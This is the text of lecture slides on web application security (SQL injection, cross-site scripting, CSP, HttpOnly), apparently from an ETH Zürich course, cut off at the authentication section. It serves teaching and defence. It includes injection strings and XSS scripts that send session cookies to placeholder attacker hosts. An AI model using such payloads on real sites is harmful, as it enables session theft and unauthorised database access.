

Secure Coding

Security Engineering
Srđan Krstić
ETH Zürich

Organization

- **Part I: Stand-alone applications**

- ▶ Buffer overflows
- ▶ Format string vulnerabilities
- ▶ Names, links, and race conditions

- **Part II: Web-based applications**

- **Overview**


- ▶ SQL injections
- ▶ Cross-site scripting
- ▶ Authentication and session management

Web-based applications are omnipresent

- Almost all enterprises have a web-based presence, typically offering interactive functionality.

These are accessed by over 5.4 billion internet users (2024).


- Accessed using browsers and phone apps.
- Life unthinkable without them.
 - ▶ **Information:** search engines, news, timetables, etc.
 - ▶ **Transaction services:** banking, shopping, online reservations, etc.



Vulnerability by Software Type
(IEEE & Security Focus)

General setup


- Web architectures use standard, widely deployed, communication protocols: HTTP running at application layer over TCP/IP.
- Architecture is often 3-tier. (Other options possible.)



- Data transferred is either static or dynamically generated.


Setup (cont.)

- Applications exposed to the entire world.
- They cannot rely on network or OS protection to stop application-layer attacks. **(Here: server in “DMZ”)**



HTTP

in a nutshell



- **H**yper**T**ext **T**ransfer **P**rotocol is defined in RFC 2068.
Transfers hypertext requests and data between browser and server.
- Methods include:
 - Get:** request a web page.
 - Post:** submit data to be processed (e.g., from an HTML form).
 - Put:** store (upload) some specified resource.
- Client initiates communication, with URL + optional arguments.
`http://a.site.com/cgi-bin/program?arg1=val1&arg2=val2.`

HTTP Header

```
HEAD / HTTP/1.1
Accept: image/gif, image/x-xbitmap, */*
Accept-Language: en
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
Host: www.google.com:80
```

- On each request, the client sends a **HTTP header** to the server.
- HTTP sends headers unencrypted.
They are encrypted though under HTTPS.
- Headers contain information such as
 - ▶ requested language,
 - ▶ requested character encoding, and
 - ▶ browser (and operating system) used.

Session management

HTTP/1.1 302 Found

Location: <http://www.google.com/>

Content-Type: text/html; charset=UTF-8

Set-Cookie: ID=e42d627ac5b1bd65

expires=Fri, 18-Oct-2024; 15:52:15 GMT

- HTTP is stateless, i.e., it does not support sessions.
- Session management is implemented using **cookies** or **URL query strings** (called **session tokens**) to thread state.
- Cookies used more often as they are persistently stored on client.
- Cookie mechanism
 - ▶ A server may, in any response, include a cookie.
 - ▶ A client sends the cookie back to the server with each request.
 - ▶ A cookie contains data ($\leq 4\text{Kb}$) and has a specified lifetime.
- Session tokens must be protected (e.g., using SSL) to prevent outsiders from overhearing, replaying, or manipulating session information.

Common web application security vulnerabilities³

- **Unvalidated input**
- Broken access control
- **Broken authentication and session management**
- **Cross-site scripting (XSS)**
- **Buffer overflows**
- Insufficient transport-layer protection
- **Injection flaws**
- Insecure direct object reference
- Failure to restrict URL access
- Improper error handling
- Insecure cryptographic storage
- Denial of service
- Insecure configuration management

Vulnerabilities result from programming or configuration flaws, rather than cryptography. All are relatively easy to exploit.


³Compiled from OWASP Top 10 over past decade.

Organization

- **Part I: Stand-alone applications**
 - ▶ Buffer overflows
 - ▶ Format string vulnerabilities
 - ▶ Names, links, and race conditions
- **Part II: Web-based applications**
 - ▶ Overview
 - ▶  **SQL injections**
 - ▶ Cross-site scripting
 - ▶ Authentication and session management

Injection attacks

- Input validation attacks where user data is sent to a web server and passed on to back-end system.
 - Back-end systems include:
 - ▶ The underlying operating system (system commands)
 - ▶ Scripting-language interpreters (e.g. Perl, Python)
 - ▶ The database servers (SQL commands)
 - The attacker tries to alter program code on the server.
 - SQL servers are standard backends for majority of web servers
- We will focus on SQL injections.



SQL in a nutshell

- An **SQL database** contains relations given by named tables.

table user =

user	first-name	last-name	password
1	David	Basin	ThinkIWouldTellYou
2	Ueli	Maurer	MySecret
3	Hans-Peter	Schweizer	Gruezi

- Operators select, insert, update table rows or create/drop tables.

SELECT * FROM users WHERE user=2 AND passwd='MySecret' -- a simple query

Returns:

user	first-name	last-name	password
2	Ueli	Maurer	MySecret

- Note language features: logical operators, quotes, and comments.
Different combinations of these are abused in injection attacks.

A simple example

- Assume a web application with an SQL-database back-end using:

```
SELECT * FROM users WHERE user='$usr' AND passwd='$pwd'
```

Input *\$usr* and *\$pwd* provided by user. ■

- What happens if we use the following value for *\$pwd*?

```
' or '1' = '1'
```


- We get

```
SELECT * FROM users WHERE user='$usr' AND passwd='' or '1' = '1'
```

- As **'1' = '1'** is valid, **we will be authenticated!**

What is the problem?

- **Parse** and **Substitute** $\neq$ **Substitute** and **Parse**.



- The former is safe, while the latter is not!
- Consider last example, with password ' or '1' = '1'.

```
SELECT * FROM users WHERE user='$usr' AND passwd='$pwd'
```

- If parse and then substitute, then password is ' or '1' = '1', which is likely wrong (ie., no attack).
- If substitute and then parse, then attack succeeds.

```
SELECT * FROM users WHERE user='$usr' AND passwd='' or '1' = '1'
```

SQL injections — another example

```
public void OnLogon(object src, EventArgs e){
    SqlConnection con = new SqlConnection(
        "server=(local);database=myDB;uid=sa;pwd;" );

    string query = String.Format(
        "SELECT COUNT(*) FROM Users WHERE " +
        "username='{0}' AND password='{1}'",
        txtUser.Text, txtPassword.Text );
    SqlCommand cmd = new SqlCommand(query, con);
    con.Open();
    SqlDataReader reader = cmd.ExecuteReader();
    try{
        if(reader.HasRows())
            IssueAuthenticationTicket();
        else
            TryAgain();
    } finally{
        con.Close()
    }
}
```

Name and password taken from input and inserted into SQL statement used for authentication.

The exploit

Expected:

Username: **abc**

Password: **test123**

when submitted, the SQL query will be build up as:

select * from users where username = '**abc**' and password = '**test123**'

The unexpected:

Username: **abc**'; --

Password:

the following is the query sent onto the DB:

select * from users where username = '**abc**'; --' and password = ' '

Target Site

Username:

Password:




Username:

Password:



Malicious User



The Unexpected

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?
IN A WAY-



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH, YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.




AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.

Countermeasures

- Perform input validation!
- Parse and then substitute, not the other way around. E.g.,
 - ▶ Use parameterized SQL-queries/prepared statements.


```
PreparedStatement pst = con.prepareStatement (  
    "SELECT COUNT (*) FROM User WHERE " +  
    "username=? AND Password=?");  
pst.setString(1, txtUser.Text);  
pst.setString(2, txtPassword.Text);
```

- ▶ The SQL statement is sent to DBMS with placeholders later filled in with actual values.
- ▶ This separates data and code.



Input validation

In general




- Web servers receive input from clients, including URL, query string, form fields, hidden form fields, cookies.
- Attackers can modify any of this for their purposes.
- So treat all input as evil and validate on the **server**.
- Example checks: allowed character sets, minimum and maximum length of strings, numeric ranges, etc.
- Canonicalize input before checking, e.g. **./foo** is same as **foo**.
- Map problematic characters to benign ones, e.g. **<>** to **%3C%3E**.
- Use white-lists rather than black-lists, where possible.

Organization


- **Part I: Stand-alone applications**
 - ▶ Buffer overflows
 - ▶ Format string vulnerabilities
 - ▶ Names, links, and race conditions
- **Part II: Web-based applications**
 - ▶ Overview
 - ▶ SQL injections
 - ▶  **Cross-site scripting**
 - ▶ Authentication and session management

Safe surfing



- **Same-origin policy** prevents information flow.
- Two pages belong to the same origin iff the **domain name**, **protocol** and **port** are identical.
- **Example** with **<http://www.abc.com/dir/page.html>**
 - ▶ Same origin as **<http://www.abc.com/dir2/other.html>**.
 - ▶ Different origin from **<http://www.foo.com:81/dir/page.html>**.

XSS



- Use JavaScript (or other scripting language) to **read** across frames.
 - ▶ Prevent information flow **across sites** and documents
 - ▶ Denying writes requires additional **CSRF** protection by target site
- Term **XSS** now used more generally: getting a web site to display user-supplied content laced with JavaScript.

Essence of XSS

- Web site inadvertently sends malicious script to browser, which interprets the script.
- Script embedded in a dynamically generated page based on unvalidated input from untrustworthy sources.
- **Simple example:** web site with bulletin board where users may post and read messages.

▶ User posts message.


Hello message board. This is a message.

**<SCRIPT>malicious code sending information
to attacker</SCRIPT>**

This is the end of my message.

▶ Victim views message, executing script.

XSS example persistent attack



- Consider web site with bulletin board.
- Registered user tracked using a session-ID cookie.
- Attacker posts (**persistently**) the following JavaScript message.

```
<SCRIPT> document.location  
    ='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'  
    + document.cookie </SCRIPT>
```

Script takes URL of attacker's program and appends (at run-time) session cookie.

- Result: session cookie sent to attacker's web site.

XSS example: reflected attack

- Some portals personalize view of a web site. E.g.,


http://portal.example/index.php?username=Joe

Responds by greeting the user with

Welcome Joe

- If name is replaced by a script, this **input** is reflected back to user.
In contrast, persistent attacks output **stored** text.

Reflected attack (cont.)



- Example

http://portal.example/index.php&
username=<script>document.location=
'http://attacker.host.example/cgi-bin/cookiesteal.cgi?'
+document.cookie</script>

- Possible usage: attacker finds web site with reflection vulnerability, crafts URL, and gets user to click on it (e.g., email).
 1. User clicks on cookie-stealing URL while logged into trusted portal.
 2. URL is sent to trusted server, which produces HTML.
 3. HTML (including JavaScript) sent to and rendered by user's client.
 4. Client executes JavaScript and sends cookie to attacker.

XSS solutions

Users:

- Disable scripting in browsers.
Problem: Reduced functionality. Many applications will fail!
- No promiscuous surfing/clicking.
Problem: knowing whom you can trust.

Web page developers and site administrators:

- Validate output. Ensure that dynamically generated pages do not contain undesired tags.
- Until 2013, best solution. Requires some work, e.g., setting character encoding, identifying and filtering special characters.

Can we do better with a white-list approach?

XSS Solution — Content Security Policy

- Standard prevents XSS and other code injection attacks.
 - ▶ Combats problem of determining which script is good or evil in context of a web page's origin.
 - ▶ Can trust Google +1 button implemented by loading and executing code from **`https://apis.google.com/js/plusone.js`**.
 - ▶ Should not trust code from **`apis.evil.example.com`**.
- Servers define white list of trusted content sources
 - ▶ Defined using Content-Security-Policy HTTP header. E.g.:
`Content-Security-Policy: script-src 'self' https://apis.google.com`
 - ▶ Browser only executes or renders resources from those sources.
 - ▶ Script injections won't match whitelist and so are not executed.
- Supported by all modern browsers.

XSS / CSP — A second example

- Consider an application that loads all its resources from a content delivery network <https://cdn.example.net> and doesn't require plugins (`object-src`).

- CPS would be

Content-Security-Policy: default-src https://cdn.example.net;
object-src 'none'

- Here `default-src` specifies default directory for all unspecified resource types: fonts, scripts, images, etc.
- Lots of real-world use: Twitter, Facebook, ... See e.g., blog.twitter.com/2011/improving-browser-security-with-csp

XSS Solution — HttpOnly

- When responding to a request message, server can set the flag HttpOnly (in HTTP Set-Cookie response header)
- Client side scripts cannot access the cookie when the HttpOnly flag is set (requires browser support)
 - ▶ Even if XSS flaws exists and user clicks on a malicious link, browser does not reveal the cookie
- Cookie theft still possible, e.g. via cross-site tracing attacks:
 - ▶ HTTP TRACE sent to server, is echoed back to browser
 - ▶ This response includes the cookie sent in the request
 - ▶ If attacker can send a TRACE request (e.g. with XSS), can get cookie even if HttpOnly flag is set
 - ▶ Many browsers block HTTP TRACE in XMLHttpRequest
 - ▶ Arms race: attack and defense, complicated by new features

Organization

- **Part I: Stand-alone applications**

- ▶ Buffer overflows
- ▶ Format string vulnerabilities
- ▶ Names, links, and race conditions

- **Part II: Web-based applications**

- ▶ Overview
- ▶ SQL injections
- ▶ Cross-site scripting

👉 **Authentication and session management**

Authentication and session management

- HTTP is stateless and tokens used for session management.
- Session could be authenticated, but need not be. E.g.:
